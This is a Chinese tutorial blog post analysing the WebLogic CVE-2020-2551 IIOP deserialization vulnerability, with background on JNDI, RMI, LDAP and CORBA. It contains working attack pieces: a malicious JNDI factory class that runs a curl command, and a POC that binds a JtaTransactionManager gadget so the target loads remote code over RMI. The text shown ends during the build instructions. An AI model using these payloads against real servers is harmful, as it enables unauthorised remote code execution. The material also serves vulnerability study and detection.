

# 手把手教你解决Weblogic CVE-2020-2551 POC网络问题

hackworld (/u/30099) / 2020-04-07 09:55:00 / 浏览数 30885

最近在内部分享了如何解决CVE-2020-2551 POC网络问题，考虑到有些人刚开始接触Java，所以写得比较详细。

写的时候直接参考了网上各位大佬的文章，感谢巨人们的肩膀，如有错误还请指正。

## 1.背景

2020年1月15日,Oracle发布了一系列的安全补丁,其中Oracle WebLogic Server产品有高危漏洞,漏洞编号CVE-2020-2551,CVSS评分9.8分,漏洞利用难度低,可基于IIOP协议执行远程代码。

近年来Weblogic不断爆出漏洞，其中T3协议漏洞比较多，运维人员已经渐渐在Weblogic上关闭了T3协议，今年也出现T3协议漏洞CVE-2020-2555，个人觉得CVE-2020-2551的危害更大。

**第一是因为Weblogic IIOP协议默认开启，跟T3协议一起监听在7001或其他端口。**

**第二是Weblogic IIOP协议漏洞是第一次出现，漏洞一时半会修复不完，一定时间内继续会有利用价值。**

互联网中公布了多篇针对该漏洞的分析文章以及POC，但公布的POC有部分不足之处，导致漏洞检测效率变低，不足之处主要体现在：

1.公布的POC代码只针对直连（内网）网络有效，Docker、NAT网络全部无效。

2.公布的POC代码只支持单独一个版本，无法适应多个Weblogic版本。

CVE-2020-2551漏洞在不同Weblogic版本的利用有些不同,因为IIOP的相关流程有所变动，以10.3.6.0.0 和 12.1.3.0.0 为一个版本（低版本），12.2.1.3.0 和 12.2.1.4.0 为另外一个版本（高版本）。

本次分享主要是对Weblogic 10.3.6.0（低版本）的网络问题进行分析，并改进POC，高版本POC改进可参考低版本分析流程。

## 2.漏洞分析

经过分析这次漏洞主要原因是错误的过滤JtaTransactionManager类。

JtaTransactionManager父类AbstractPlatformTransactionManager在之前的补丁里面就加入到黑名单列表了,T3协议使用的是resolveClass方法去过滤的,resolveClass方法是会读取父类的,所以T3协议这样过滤是没问题的。

但是IIOP协议这块,虽然也是使用的这个黑名单列表,但不是使用resolveClass方法去判断的,这样默认只会判断本类的类名,而JtaTransactionManager类是不在黑名单列表里面的,它的父类才在黑名单列表里面,这样就可以反序列化JtaTransactionManager类了,而JtaTransactionManager类是存在JNDI注入的。

漏洞利用过程：

1.通过JNDI方式利用IIOP协议向Weblogic申请注册远程对象，这个对象由jtaTransactionManager构造，它存在已知漏洞，在反序列化时会通过JNDI去加载对象，而JNDI的地址是可以由攻击者控制的。

2.Weblogic反序列化jtaTransactionManager，通过LDAP/RMI协议获取到JNDI引用，接着解码JNDI引用（JNDI引用会指定恶意远程对象的HTTP获取地址），然去加载恶意远程对象，将其实例化，触发恶意对象的静态构造方法，执行恶意载荷。

## 3.相关概念

为了能够更好的理解本文稿中所描述 RMI、IIOP、GIOP、CORBA 等协议名称，下面来进行简单介绍。

### 3.1.RMI

RMI英文全称为Remote Method Invocation，字面的意思就是远程方法调用，其实本质上是RPC服务的JAVA实现，底层实现是JRMP协议，TCP/IP作为传输层。通过RMI可以方便调用远程对象就像在本地调用一样方便。使用的主要场景是分布式系统。

### 3.2.LDAP

LDAP (Lightweight Directory Access Protocol，轻型目录访问协议) 是一种目录服务协议，运行在TCP/IP堆栈之上。LDAP目录服务是由目录数据库和一套访问协议组成的系统，目录服务是一个特殊的数据库，用来保存描述性的、基于属性的详细信息，能进行查询、浏览和搜索，以树状结构组织数据。LDAP目录服务基于客户端-服务器模型，它的功能用于对一个存在目录数据库的访问。LDAP目录和RMI注册表的区别在于前者是目录服务，并允许分配存储对象的属性。常见应用于查询多，修改少的场景，比如通讯录，统一身份认证等。

### 3.3.JNDI

JNDI (Java Naming and Directory Interface)，包括Naming Service和Directory Service。JNDI是Java API，允许客户端通过名称发现和查找数据、对象。这些对象可以存储在不同的命名或目录服务中，例如远程方法调用（RMI），公共对象请求代理体系结构（CORBA），轻型目录访问协议（LDAP）或域名服务（DNS）。


Naming Service：命名服务是将名称与值相关联的实体，称为“绑定”。它提供了一种使用“find”或“search”操作来根据名称查找对象的便捷方式。就像DNS一样，通过命名服务器提供服务，大部分的J2EE服务器都含有命名服务器。例如上面说到的RMI Registry就是使用的Naming Service。

Directory Service：是一种特殊的Naming Service，它允许存储和搜索“目录对象”，一个目录对象不同于一个通用对象，目录对象可以与属性关联，因此，目录服务提供了对对象属性进行操作功能的扩展。一个目录是由相关联的目录对象组成的系统，一个目录类似于数据库，不过它们通常以类似树的分层结构进行组织。可以简单理解成它是一种简化的RDBM系统，通过目录具有的属性保存一些简单的信息，常见的就是LDAP。

JNDI好处：

JNDI自身并不区分客户端和服务器端，也不具备远程能力，但是被其协同的一些其他应用一般都具备远程能力，JNDI在客户端和服务端都能够进行一些工作，客户端上主要是进行各种访问，查询，搜索，而服务器端主要进行的是帮助管理配置，也就是各种bind。比如在RMI服务器端上可以不直接使用Registry进行bind，而使用JNDI统一管理，当然JNDI底层应该还是调用的Registry的bind，但好处JNDI提供的是统一的配置接口，把RMI换成其他的例如LDAP、CORBA等也是同样的道理。

JNDI体系结构：



(<https://xzfile.aliyuncs.com/media/upload/picture/20200329152415-4b447cd0-718e-1.png>)

JNDI示例代码：

JNDI与RMI配合使用：

```
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
        "com.sun.jndi.rmi.registry.RegistryContextFactory");
env.put(Context.PROVIDER_URL,
        "rmi://localhost:9999");
Context ctx = new InitialContext(env);

//将名称refObj与一个对象绑定，这里底层也是调用的rmi的registry去绑定
ctx.bind("refObj", new RefObject());

//通过名称查找对象
ctx.lookup("refObj");
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329152510-6c42b46a-718e-1.png>)

JNDI与LDAP配合使用：

```
Hashtable env = new Hashtable();
env.put(Context.INITIAL_CONTEXT_FACTORY,
"com.sun.jndi.ldap.LdapCtxFactory");
env.put(Context.PROVIDER_URL, "ldap://localhost:1389");

DirContext ctx = new InitialDirContext(env);

//通过名称查找远程对象，假设远程服务器已经将一个远程对象与名称cn=foo,dc=test,dc=org绑定了
Object local_obj = ctx.lookup("cn=foo,dc=test,dc=org");
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329152532-79419c58-718e-1.png>)

### 3.3.1.JNDI注入

#### 3.3.1.1.JNDI Reference+RMI攻击向量

JNDI特性：

如果远程获取到RMI服务上的对象为 Reference类或者其子类，则在客户端获取远程对象存根实例时，可以从其他服务器上加载 class 文件来进行实例化获取Stub对象。

Reference中几个比较关键的属性：

className - 远程加载时所使用的类名，如果本地找不到这个类名，就去远程加载

classFactory - 远程的工厂类

classFactoryLocation - 工厂类加载的地址，可以是file://、ftp://、http:// 等协议

使用ReferenceWrapper类对Reference类或其子类对象进行远程包装使其能够被远程访问，客户端可以访问该引用。

```
Reference refObj = new Reference("refClassName", "FactoryClassName", "http://example.com:12345/");//refClassName为
类名加上包名，FactoryClassName为工厂类名并且包含工厂类的包名
ReferenceWrapper refObjWrapper = new ReferenceWrapper(refObj);
registry.bind("refObj", refObjWrapper);//这里也可以使用JNDI的ctx.bind("Foo", wrapper)方式，都可以
```

当有客户端通过lookup("refObj") 获取远程对象时，获得到一个 Reference 类的存根，由于获取的是一个 Reference类的实例，客户端会首先去本地的 CLASSPATH 去寻找被标识为 refClassName 的类，如果本地未找到，则会去请求

<http://example.com:12345/FactoryClassName.class> (<http://example.com:12345/FactoryClassName.class>) 加载工厂类，实例化时会自动初始化构造方法，从而运行攻击载荷。

```
import java.io.IOException;
public class FactoryClassName {
    public FactoryClassName () {
        String cmd = "curl http://172.16.1.1/success";
        try {
            Runtime.getRuntime().exec(cmd).getInputStream();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

#### 3.3.1.2.JNDI+LDAP攻击向量

LDAP的利用过程跟RMI大体类似，大家可以看下参考链接，

Java 中 RMI、JNDI、LDAP、JRMP、JMX、JMS那些事儿（上） <https://paper.seebug.org/1091/>

(<https://paper.seebug.org/1091/>)

实战中用LDAP比较多，因为服务器JDK版本限制比RMI少点。RMI在JDK 6u132、JDK 7u122、JDK 8u113 之后，系统属性 com.sun.jndi.rmi.object.trustURLCodebase、com.sun.jndi.cosnaming.object.trustURLCodebase 的默认值变为false，即默认不允许RMI、cosnaming从远程的Codebase加载Reference工厂类。

LDAP使用序列化方式目前已知jdk1.8.0\_102后com.sun.jndi.ldap.object.trustURLCodebase属性默认为false，使用JNDI引用方式在 JDK 11.0.1、8u191、7u201、6u211之后 com.sun.jndi.ldap.object.trustURLCodebase属性默认为false。

### 3.3.1.3.已知的JNDI注入

上面讲的攻击向量有个重要前提，就是你用JNDI bind方法注册了对象，需要服务器用JNDI lookup方法去调用你的对象，服务器才中招，正常情况下后台不会随意去调用别人的远程对象。大牛们发现，有些原生库的类在反序列化或使用时会自动进行JNDI lookup，而且lookup 的远程URL可被攻击者控制，可以利用这些类进行攻击。

1、org.springframework.transaction.jta.JtaTransactionManager

org.springframework.transaction.jta.JtaTransactionManager.readObject()方法最终调用了InitialContext.lookup()，并且最终传递到lookup中的参数userTransactionName能被攻击者控制。

2、com.sun.rowset.JdbcRowSetImpl

com.sun.rowset.JdbcRowSetImpl.execute()最终调用了InitialContext.lookup()

3、javax.management.remote.rmi.RMIClient

javax.management.remote.rmi.RMIClient.connect()最终会调用到InitialContext.lookup()，参数jmxServiceURL可控

4、org.hibernate.jmx.StatisticsService

org.hibernate.jmx.StatisticsService.setSessionFactoryJNDIName()中会调用InitialContext.lookup()，并且参数sfJNDIName可控

### 3.4.CORBA

Common Object Request Broker Architecture (公共对象请求代理体系结构) 是由OMG(Object Management Group)组织制定的一种标准分布式对象结构。使用平台无关的语言IDL (interface definition language) 描述连接到远程对象的接口，然后将其映射到制定的语言实现。

一般来说CORBA将其结构分为三部分，为了准确的表述，将用其原本的英文名来进行表述：

- naming service
- client side
- servant side

这三部分组成了CORBA结构的基础三元素，而通信过程也是在这三方间完成的。我们知道CORBA是一个基于网络的架构，所以以上三者可以被部署在不同的位置。servant side 可以理解为一个接收 client side 请求的服务端；naming service 对于 servant side 来说用于服务方注册其提供的服务，对于 client side 来说客户端将从 naming service 来获取服务方的信息。

用淘宝来举例，淘宝网站就是servant side,店铺就是name service,顾客就是client side，店铺name service向淘宝 servant side 注册店铺，顾客client side 访问淘宝servant side去找到店铺name service。

### 3.5.IIOP、GIOP

GIOP全称 (General Inter-ORB Protocol) 通用对象请求协议，其功能简单来说就是CORBA用来进行数据传输的协议。GIOP针对不同的通信层有不同的具体实现，而针对于TCP/IP层，其实现名为IIOP (Internet Inter-ORB Protocol)。所以说通过TCP协议传输的GIOP数据可以称为IIOP。

### 3.6.RMI-IIOP

RMI-IIOP出现以前，只有RMI和CORBA两种选择来进行分布式程序设计，二者之间不能协作。但是现在有了RMI-IIOP，稍微修改代码即可实现RMI客户端使用IIOP协议操作服务端CORBA对象，这样综合了RMI的简单性和CORBA的多语言兼容性，RMI-IIOP克服了RMI只能用于Java的缺点和CORBA的复杂性。

在Weblogic中实现了RMI-IIOP模型。

## 4.公开POC代码分析

参考：漫谈 WebLogic CVE-2020-2551 <https://xz.aliyun.com/t/7374> (<https://xz.aliyun.com/t/7374>)

```

public static void main(String[] args) throws Exception {
    String ip = "127.0.0.1";
    String port = "7001";
    Hashtable<String, String> env = new Hashtable<String, String>();
    env.put("java.naming.factory.initial", "weblogic.jndi.WLInitialContextFactory");
    env.put("java.naming.provider.url", String.format("iiop://%s:%s", ip, port));
    //请求NameService
    Context context = new InitialContext(env);

    //配置JtaTransactionManager的Lookup地址
    JtaTransactionManager jtaTransactionManager = new JtaTransactionManager();
    jtaTransactionManager.setUserTransactionName("rmi://127.0.0.1:1099/Exploit");

    //使用基于AnnotationInvocationHandler的动态代理，自动反序列化JtaTransactionManager，从而加载rmi协议指定的类
    Remote remote = Gadgets.createMemoizedProxy(Gadgets.createMap("pwned", jtaTransactionManager),
    Remote.class);
    context.bind("hello", remote); //注册远程对象
}

```

## 5.Y4er完整POC


Github: <https://github.com/Y4er/CVE-2020-2551> (<https://github.com/Y4er/CVE-2020-2551>)

感谢Y4er分享，本次是在他的POC基础上进行了改造。


## 6.POC编译、Weblogic搭建

### 6.1.导入工程、运行、生成Jar包


打开IDEA,左上角进行File->New




(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153139-54354454-718f-1.png>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153217-6a90d1aa-718f-1.png>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153258-83240566-718f-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153324-92ba0dd6-718f-1.png>)

